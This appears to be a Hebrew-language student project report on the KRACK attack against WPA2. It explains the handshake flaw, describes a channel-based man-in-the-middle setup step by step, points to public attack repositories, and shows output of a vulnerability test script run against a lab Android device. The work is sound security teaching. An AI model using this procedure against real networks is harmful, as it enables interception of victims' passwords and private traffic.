בס"ד

Key Reinstallation AttaCK (KRACK)

~

מחברת עבודה

מטלה ג'


אבטחת רשתות אלחוטיות וניידות

המרצה: מר אייל ברלינר.

מגישים:

קבוצה מס' 23

איתי רפיעי	208426106
אלחי מנצבך	315674978
אלמוג יעקב מעטוף	203201389



בס"ד

הקדמה:

ברשתות אלחוטיות הAP אינו יודע את המיקום המדויק של הלקוח ומיקום הלקוח יכול להשתנות בכל רגע נתון. לכן נכון להיום, ל-AP ברשתות אלחוטיות אין אפשרות לשלוח באופן אישי ללקוח את המידע שביקש. עקב כך המידע מופץ ב"אוויר" לכלל הרשת, מה שמאפשר לכל הלקוחות ברשת גישה לצפות במידע המועבר.

על מנת להגן על המידע יש לספק שכבת הצפנה (WEP) שעל גביה תעבוד הרשת. כך מי שאין לו את מפתח ההצפנה, אומנם יכול להסניף את התדר, אך לא יכול לפענח ולהבין את התוכן. החיסרון בהצפנה זו הוא שכלל הרשת מוצפנת באותו המפתח, ולכן כל לקוח עם סיסמת הרשת יכול להאזין לכלל התעבורה.

שיפור לשיטת הצפנה זו - WPA/WPA2 .

WPA משתמש בפרוטוקול, אשר מחליף את המפתח הקבוע והקטן יחסית של פרוטוקול ה-WEP ומייצר באופן דינאמי מפתח חדש לכל חבילת מידע וכך מונע התנגשויות. כמו כן, ישנן בדיקות שלמות ההודעות (כדי לקבוע אם תוקף תפס או שינה חבילות שהועברו בין הAP ללקוח).

WPA הוחלף על ידי WPA2 המשתמש בפרוטוקול הצפנה מתקדם יותר ובפרוטוקול handshake. ההצפנה מקשה מאוד על פענוח ושימוש בחבילות מידע המועברות ברשת.

להלן מספר הגדרות למושגים אשר נשתמש להגדרת תהליך החיבור לרשת אלחוטית:

- **Nonce-** מספר אקראי שתפקידו להגביר את אפקט הרנדומליות של פעולת ההצפנה של הרשת. כלומר לתת מספר רנדומלי ייחודי לכל חבילה העוברת ברשת על מנת למנוע מתקפות.
  ANonce- מספר הנוצר ע"י הנתב. SNonce- מספר הנוצר ע"י הלקוח.
- **PSK (Pre-Shared Key)** – מפתח הנקבע מראש על מנת לבצע הזדהות בעת החיבור לרשת ולוודא ששני הצדדים (הלקוח והנתב) מחזיקים בו. נציין שזהו לא מפתח הרשת.
- **PMK (Pairwise Master Key)-** מפתח המשמש במידה ונעשה ברשת הזדהות באמצעות שרת חיצוני (כאשר משתמשים בWPA2-Enterprise -מיועד בדרך כלל עבור רשתות ארגוניות ומחייב אימות דרך שרת ומעניק הגנה טובה יותר). בחיבור רגיל (WPA2-Personal - מיועד עבור רשתות ביתיות או משרדים קטנים ואינו זקוק לשרת אימות) נשתמש בPSK.
- **PTK (Pairwise Transient Key)-** מפתח הנוצר ע"י הפעלה רנדומיזציה על השרשור של ה-PMK, שני ערכי Nonce (ANonce ו-SNonce) וכתובת הMAC של הנתב והלקוח.
- **GTK (Groupwise Temporal Key)-** מפתח ייחודי בין הנתב לכל הלקוחות ברשת. משמש להצפנת כל תעבורת הbroadcast . מתקבל ע"י הAP בסוף תהליך ההזדהות של הלקוח ברשת. (עבור PMK משתמשים בGMK).
- **פונקציית MAC-** פונקציית אימות מסרים בין 2 צדדים, באמצעותה ניתן לאמת 2 דברים: את אמינות השולח ולוודא שהמידע הגיע כפי שנשלח (ולא נערך בדרך).

חיבור WPA2 מתחיל ב-four-way handshake , שהוא תהליך המצריך החלפה של ארבע הודעות בין הAP ללקוח כדי ליצור מפתח הצפנה ולהצפין נתונים. תהליך זה מתבצע כאשר המכשיר מתחבר לראשונה לרשת. המטרה של תהליך זה הוא לאפשר גם ללקוח (הצד המזדהה) וגם לנתב (הצד המזהה) לאמת שכל צד מחזיק ב- PSK או ב- PMK מבלי צורך להציג אותו. מטרת הלקוח לזהות שאכן מדובר ברשת אליה הוא מעוניין להתחבר ולא ברשת שהיא evil-twin או זדונית, ואילו מטרת הנתב לוודא שהלקוח אינו זדוני ומנסה לפגוע ברשת. כדי להפוך את החיבורים הבאים למהירים יותר, יש לשלוח שוב רק את השלב השלישי של ה-four-way handshake . כדי לוודא שהחיבור הצליח, ניתן לחזור על שלב זה מספר פעמים. כאן נכנסת לתמונה הפגיעות ש KRACK-ATTACK מנצל.

נפרט את שלבי הfour-way-handshake באמצעות דוגמת התחברות של מחשב לנתב:

1. הנתב שולח למחשב ANonce (המפתח הרנדומלי) אשר נוצר בהתחברות הראשונית של המחשב אל הנתב.
2. המחשב מייצר את הSNounce והPTK ושולח לנתב את הSNonce ופונקציית הMAC (הנוצרת משימוש בPTK). נשים לב, שאת ה PMK (או הPSK) הוא מייצר לבדו, את הANonce קיבל מהנתב ואת הSNonce מייצר משלו. כמו כן את כתובת הMAC של הנתב הוא יודע לפי החבילה שקיבל (ושלו כבר ידועה לו).
3. הנתב מקבל את הSNounce מהמחשב ומייצר באמצעותו ובאמצעות פונקציית הMAC את ה-PTK ובכך מוודא את אמינות השולח (המחשב). כמו כן, מייצר את הGTK ושולח אותו למחשב (עם פונקציית הMAC).
4. המחשב מקבל את הGTK, מתקין את המפתח ובסיום שולח ACK לנתב (לעדכן אותו שהכל מותקן).

מבוא מתקפת KRACK-ATTACK:

KRACK ATTACK היא התקפה המנצלת חולשה של פרוטוקול האבטחה WPA2 ברשת אלחוטית לצורך גניבת הנתונים המועברים ברשת.

חולשת פרוטוקול האבטחה:

חולשת הפרוטוקול מתבטאת בכך שבכל פעם שהלקוח מתקין את אותו המפתח, ה-Nonce מאופס לערך ההתחלתי שלו. בעיקרו של דבר, כדי להבטיח אבטחה, יש להתקין מפתח ולהשתמש בו רק פעם אחת. אך זה לא מובטח על ידי פרוטוקול WPA2 ואת זה מנצלים לצורך ההתקפה, כלומר הלוקח משתמש באותו הPTK מאחר ונעשה שימוש חוזר בNonce.

רעיון ההתקפה:

כאשר לקוח מצטרף לרשת, הוא מבצע four-way-handshake כדי לקבל את הPTK. הוא יתקין מפתח זה לאחר קבלת ההודעה משלב 3. לאחר התקנת המפתח, הוא יצפין את ההודעות שלו באמצעות פרוטוקול הצפנה. עם זאת, מכיוון שהודעות עלולות ללכת לאיבוד או להישמט, נקודת הגישה (AP) תשדר מחדש את הודעה 3 אם היא לא קיבלה ACK מהלקוח. כתוצאה מכך, הלקוח עשוי לקבל את ההודעה משלב 3 מספר פעמים. בכל פעם שהוא מקבל הודעה זו, הוא יתקין מחדש את אותו מפתח הצפנה, ועל ידי כך יאפס את ה Nonce המשמש את פרוטוקול ההצפנה. התוקף יכול לכפות איפוסים אלו ע"י שליחה חוזרת של ההודעה משלב 3. באופן זה, ניתן לתקוף את פרוטוקול ההצפנה, למשל, לזייף/לפענח/לשלוח מחדש פאקטות.


לשם כך התוקף יוצר העתק של הרשת האלחוטית שאליה הקורבן התחבר. כשהקורבן מנסה להתחבר שוב לרשת, התוקף מאלץ אותו להתחבר לרשת החדשה ולשלוח את אישור ההתחברות של השלב הרביעי ב-handshake אליו. לאורך כל ההתקפה, ה AP ממשיך לשלוח את השלב השלישי שוב ושוב אל הקורבן.
התוקף יכול להשתמש במידע שאסף כדי לפענח את מפתח ההצפנה. לאחר שהצפנת ה-WPA2 נפרצה, לתוקף יש גישה למידע של הקורבן המועבר ברשת.

איך מתבצעת ההתקפה?

על מנת לבצע את המתקפה, על התוקף להיות בעמדת Man in the Middle (MitM) בין הקורבן לבין רשת ה Wi-Fi האמיתית. נשים לב שעמדה זו לא מאפשרת לתוקף לפענח פאקטות אלא רק לעכב/ לחסום/ לשלוח מחדש פאקטות מוצפנות וזה משמש לצורך השליחה החוזרת של ההודעה משלב 3 וחסימת הACK משלב 4. לאחר שהתוקף יבצע התקפה זו הוא יוכל לפענח את הפאקטות.

<u>שלבי ההתקפה:</u>

1. על התוקף להשיג את הSSID (השם של הרשת) והכתובת MAC של הAP של הרשת האלחוטית שאליה התחבר הקורבן. כמו כן צריך לבדוק באיזה channel הרשת משודרת.
2. על התוקף לבצע שליחה מחדש של הרשת האלחוטית הנתקפת על תדר אחר (עם אותו כתובת MAC) בעוצמה חזקה יותר מהתדר המקורי של הרשת (דרך channel חדש), ובאותו הזמן "להפריע" לרשת המקורית ע"י שידור רעשים דרך הchannel המקורי של הרשת על מנת לגרום למותקף להתחבר לרשת הזדונית.
3. הלקוח יזהה את הרשת של התוקף וינסה להתחבר אליה דרך הchannel החדש. כעת בchannel המקורי התוקף יתקשר עם הAP וב-channel החדש עם הלקוח.
נשים לב שחשוב לשדר בעוצמה חזקה יותר מהנתב המקורי (למשל ע"י כך שהתוקף יהיה קרוב יותר ללקוח מבחינה פיזית מאשר הנתב) כדי להבטיח שהלקוח יישאר מחובר לרשת המזויפת.
4. ברגע שהלקוח מנסה להתחבר **דרך הMitM** אל הרשת המקורית, יהיה לתוקף קל מאוד לחסום את חבילה מספר 4 ובכך להגיע למצב שמצד אחד הלקוח סיים את שלב 3 ולכן מבחינתו הוא יכול להתקין את הPTK, ומצד שני הנתב לא מקבל ACK מהלקוח ולכן ינסה לשלוח שוב את החבילה משלב 3 (שגם תעבור דרך הMitM אבל אותה יעביר ללקוח). מה שגורם ללקוח להתקין מחדש שוב את ה PTK, לאתחל את הNonce ולשלוח הודעות עם אותו הPTK אל הנתב שעוברת דרך הMitM שכבר יכול לזהות את הPTK.




תוצאות ההתקפה:

התקפות אלו עלולות לגרום לגניבה של מידע רגיש כמו סיסמאות, מספרי כרטיסי אשראי, צ'אטים פרטיים וכל מידע אחר שהקורבן מעביר דרך האינטרנט. ניתן להשתמש ב-KRACK גם לביצוע התקפות man in the middle attack, פיתוי הקורבן לאתר מזויף או להחדרת וירוסים דרך אתרים ברשת.


כמו כן, ניתן להשתמש בהתקפה זו כדי לפענח פאקטות שנשלחות על ידי הלקוחות, מה שמאפשר לתוקף להשיג מידע רגיש כמו סיסמאות או cookies. הפענוח של הפאקטות אפשרי מכיוון שההתקפה גורמת להתקנה מחדש של מפתח ההצפנה, בכך לאיפוס הNonce ולשימוש חוזר באותו המפתח בהצפנת הפאקטות. במקרה שלהודעה שעושה שימוש חוזר במפתח ההצפנה יש תוכן ידוע, ניתן ל"גזור" מתוכה את המפתח. לאחר מכן ניתן להשתמש במפתח הזה כדי לפענח הודעות עם אותה Nonce.

על מנת לנתח את השלבים נוכל להסניף את החבילות ולהביט במבנה שלהם:


<u>הודעה מס' 1</u> (בשלב הראשון נקבל Nonce מה-AP)




<u>הודעה מס' 2</u> (עמדת הקצה מחוללת את ה-GTK ושולחת MIC ביחד עם ה-Nonce שלה)



הודעה מס' 3 (הנתב מחולל MIC משל עצמו ושולח לעמדת הקצה לטובת אימות ביחד עם ה-GTK)



הודעה מס' 4 (שליחת ה-ACK המורה על כך שעמדת הקצה אישרה את ה-MIC של הנתב)



מי נפגע מההתקפה?

חולשת Linux וAndroid:

התקפה זו נחשבת הרסנית במיוחד נגד גרסה 2.4 ומעלה של wpa_supplicant - ספריית ה- WPA בה נעשה שימוש בAndroid (מגרסה 6 ומעלה) ובשימוש נפוץ במערכות Linux. בעת שידור חוזר של ההודעה בשלב 3, המערכת מתקינה מפתח הצפנה מאופס במקום להתקין מחדש את המפתח האמיתי. תופעה זו נגרמת מאחר ובאחת מגרסאות התקן יצא המלצה למחוק מהזיכרון כל מפתח לאחר התקנתו בפעם הראשונה. המשמעות של איפוס המפתח, היא שמערכות ההפעלה המשתמשות גרסה 2.4 ומעלה של wpa_supplicant יבטלו את ההצפנה.

נשים לב שכיום כ- 50% ממכשירי אנדרואיד פגיעים למתקפה זו.

הקצאת מזהי Common Vulnerabilities and Exposures (CVE):

אלו מזהים המשמשים על מנת לעקוב אילו מוצרים וחבילות תוכנה שפורסמו לציבור מושפעים מהתקפה זו ונמצאו כפגיעים. כלומר כל מזהה מתאר פגיעה ספציפית בפרוטוקול הנגרמה ע"י ההתקפה ולכן כל מזהה עלול להשפיע על מוצרים וחברות רבות.

למשל:

CVE-2017-13077: reinstallation של מפתח ההצפנה (PTK-TK) ב-four-way-handshake .

CVE-2017-13078: reinstallation של מפתח הקבוצה (GTK) בfour-way-handshake .

יש לציין שהתקפה זו דורשת קרבה למכשיר המותקף. התוקף והקורבן חייבים להיות שניהם בטווח של אותה רשת אלחוטית כדי לבצע את המתקפה.

למה דווקא KRACK-ATTACK?

- לא מצריכה מהתוקף יכולות עיבוד גבוהות (חומרה חזקה).
- אפקטיבית לכמעט כלל המימושים השונים של פרוטוקול זה במערכות ההפעלה השונות.
- נחשבת "אלגנטית" מאוד -אין דריסות זיכרון או בעיות במימוש תוכנתי, אלא ניצול בעיות של פרוטוקול האבטחה.
- קלה לניצול והאפקט שלה משמעותי מאוד.

יעדים לביצוע:

1. תחילה נסדר סביבת עבודה מתאימה הן מבחינת התוקף: מערכת הפעלה Kali Linux, שני כרטיסי רשת וחיבור לאינטרנט. הן מבחינת הנתקף: מכשיר שרגיש למתקפה זו כמו לדוגמה אנדרואיד 6 ומטה, ורשת שהוא יהיה מחובר אליה.
2. שנית נרצה לדעת לאיזה רשת אלחוטית הקורבן מחובר ואת הSSID שלה. ובנוסף נרצה לדעת באיזה ערוץ תקשורת הרשת משודרת, כלומר נצטרך שכרטיס הרשת שלנו יסניף פאקטות (ToDS או fromDS) וכך נדע את הSSID של הרשת האלחוטית שהקורבן מחובר אליה (אצלנו ידוע שם הרשת האלחוטית שהקורבן מחובר אליה).
3. כעת נרצה לבצע Retransmit לרשת האלחוטית של הנתקף עם תדר שונה מהתדר שמתבצעת תקשורת בין הנתקף לרשת האלחוטית, ובנוסף נפעיל רעש על הערוץ שמחוברים בו הקורבן והרשת האלחוטית.
4. כעת לאחר שהתקבל רעש בערוץ, נרצה שעמדת הקצה תנסה להתחבר לרשת שלנו תחת הערוץ החדש, בגלל שאנו משדרים בעוצמה גבוהה יותר, וכך נוכל להבטיח שהקורבן מחובר אלינו. ברגע שזה יקרה נוכל להפסיק את הרעש ולממסר את התשדורת עם הקורבן.
5. לאחר סיום התקפה MiTM נגיע לשלב שבו מתחיל 4-way-handshake בו נרצה לעצור את הודעה מס' 3 מהרשת לקורבן, בשל כך הלקוח לא ישלח בחזרה הודעה Ack, מה שיגרום לרשת לנסות ולשלוח שוב את הודעה מס' 3. ברגע שיהיה בידינו את שתי ההודעה התואמות אנו נשדר אותם בבת אחת אל הקורבן, מה שיגרום לקורבן להתקין את מפתח הPTK בעזרת ההודעה הראשונה ובאותו זמן ההודעה השנייה כבר הועברה למערכת ההפעלה מכרטיס הרשת ולכן היא בטוחה שהודעה זאת מוצפנת. לכן היא מקבלת אותה ומבצעת התקנה נוספת של מפתח הPTK מה שיגרום למפתח להתאפס.
6. לסיום כאשר יש בידינו את המפתח PTK נרצה להסניף חבילות ולגשת למידע שבין הקורבן לרשת האלחוטית בעזרת הכרטיס רשת שמאזין.

יישום המתקפה:

כפי שהזכרנו במסמך הייזום, יש צורך במתאם רשת תומך מצב מוניטור שכאמור, מאפשר צפייה בתעבורת ה-Wi-Fi בערוץ מסוים מבלי להשתייך לנקודת גישה (או בצורה מדויקת יותר, אנחנו מאלצים את הכרטיס רשת להעביר לנו חבילות מידע גם כאשר הוא אינו מחובר לאף רשת)
ולכן, לצורך כך נשתמש במתאם רשת TL-WN821N V6.

כמו כן, יש צורך להתחקות אחר הנתב תחתיו מחובר הקורבן ולצורך כך יש הכרח למתאם רשת תומך מצב AP
ולכן, לצורך כך נשתמש במתאם רשת TL-WN321G.

ראינו 2 בעיות שעלינו להתמודד איתן על מנת ליישם את האמור.

- אנו צריכים להתחקות אחר הנתב המקורי אך יש לנו מק שונה.
- אנו רוצים למנוע את קבלת המפתחות בשלב 4 על מנת שהנתב ימשיך לשלוח הודעות שלב 3 (שליחה מחוזרת באי קבלת ack).

את בעיות אלו ניתן לפתור בעזרת מימוש MitM שהוא channel based (מבוסס על שינוי הערוץ).

שיטה זו מתבצעת בצורה הבאה: נניח כי הנתב משדר בערוץ 1, נתחקה אחר הנתב כך שנשדר פקטות עם פרטים זהים לחלוטין לנתב המקורי פרט לכך שנשדר על ערוץ אחר (לדוגמה, ערוץ 6).
באופן זה, הקורבן יחשוב שאנו קורבן המקור ויחדש איתנו את הקשר.
נשים לב שאנו עדיין מתקשרים עם הנתב (מבחינת תהליך לחיצת הידיים) בערוץ 1 אך מתקשרים עם הקורבן בערוץ 6. כלומר, הנתב המקורי עדיין משדר ולכן נרצה תקשורת טובה עם הקורבן על מנת "להחזיק" את הקשר בערוץ 6 (כלומר, שהקורבן באמת "יאמין" שאנחנו זה בנתב המקורי).

ביישום MitM השתמשנו בספריית mitm_channel_based-0.0.5 [קישור מידע]
ניתן להתקין את הספרייה ע"י הפקודה pip install mitm-channel-based
(במידה ויש לנו כמה ספריות פייתון נריץ: python -m pip install mitm-channel-based כאשר נוודא כי python היא ההפניה לגרסת פייתון 2 [בKali נשתמש בהפניה python2 במקום python]).

במקרה שלנו הורדנו את הספרייה מהקישור הנ"ל ומיזגנו אותה באופן ידני לקוד שלנו בשביל הפשטות.

כמו כן, יש צורך בהתקנת scapy לפייתון 2 ע"י הפקודה: python -m pip install scapy==2.4.4
[כאמור, בKali נשתמש בהפניה python2 במקום python]).

בעזרת ספריה זו נוכל להכניס למצב MitM.
מכאן, נרצה לבצע את בסיס ההתקפה מבחינת העברת ההודעות בין הנתב ללקוח באופן סלקטיבי (חסימת ההודעה השלישית) ושליחה מחודשת של כמה הודעות 3 שיגרמו להתקנה מחדש של המפתח.
לביצוע תהליך זה נוכל להשתמש בקוד של lucascouto (אותו "בחור" שמימש את MitM הנ"ל):
https://github.com/lucascouto/krackattack-all-zero-tk-key
קוד זה מבוסס בעיקרו על קוד הבדיקה של vanhoefm אך באופן המאפשר תקיפה ממשית על מכשירים פגיעים למתקפת (re)installing an all-zero שאלו בעצם מכשירי Linux או אנדרואיד בגרסאות קודמות.

מכאן, לאחר מיזוג המימושים הנ"ל לחבילה אחת נמשיך לצורך ביצוע ההתקפה בהתקפה שביצענו השתמשנו במגוון מכשירים כפי שניתן לראות בסקשיין הבא בפרט, באחת מן ההרצות:
נתב: Xiaomi Mi A3 גרסת אנדרואיד 10.
מתקיף: ביצוע מוניטורינג באמצעות TL-WN821N V6 והקמת רשת באמצעות TL-WN321G.
קורבן: Samsung Galaxy S2 גרסת אנדרואיד 4.

בס"ד

תחילה על מנת לבדוק שאכן הקורבן פגיע הרצנו את הסקריפט המקורי (בדיקת פגיעות) של
על הקורבן הנ"ל ונקבל:vanhoefm

```
(venv) root@ubuntu:/home/home/Documents/krackattacks-scripts/krackattack# sudo python3 krack-test-client.py
[05:36:26] Note: disable Wi-Fi in network manager & disable hardware encryption. Both may interfere with this script.
[05:36:28] Starting hostapd ...
Configuration file: /home/home/Documents/krackattacks-scripts/krackattack/hostapd.conf
Using interface wlx001d0fb8a745 with hwaddr 00:1d:0f:b8:a7:45 and ssid "testnetwork"
wlx001d0fb8a745: interface state UNINITIALIZED->ENABLED
wlx001d0fb8a745: AP-ENABLED
[05:36:29] Ready. Connect to this Access Point to start the tests. Make sure the client requests an IP using DHCP!
[05:36:30] Reset PN for GTK
[05:36:32] Reset PN for GTK
[05:36:34] Reset PN for GTK
[05:36:36] Reset PN for GTK
[05:36:38] Reset PN for GTK
[05:36:41] Reset PN for GTK
[05:36:43] Reset PN for GTK
[05:36:45] Reset PN for GTK
[05:36:47] Reset PN for GTK
[05:36:49] Reset PN for GTK
[05:36:51] Reset PN for GTK
wlx001d0fb8a745: STA f0:27:65:da:ad:e8 IEEE 802.11: authenticated
wlx001d0fb8a745: STA f0:27:65:da:ad:e8 IEEE 802.11: associated (aid 1)
wlx001d0fb8a745: AP-STA-CONNECTED f0:27:65:da:ad:e8
wlx001d0fb8a745: STA f0:27:65:da:ad:e8 RADIUS: starting accounting session D0CBACE27B702F37
[05:36:52] f0:27:65:da:ad:e8: 4-way handshake completed (RSN)
[05:36:52] f0:27:65:da:ad:e8: DHCP reply 192.168.100.2 to f0:27:65:da:ad:e8
[05:36:53] f0:27:65:da:ad:e8: DHCP reply 192.168.100.2 to f0:27:65:da:ad:e8
[05:36:53] Reset PN for GTK
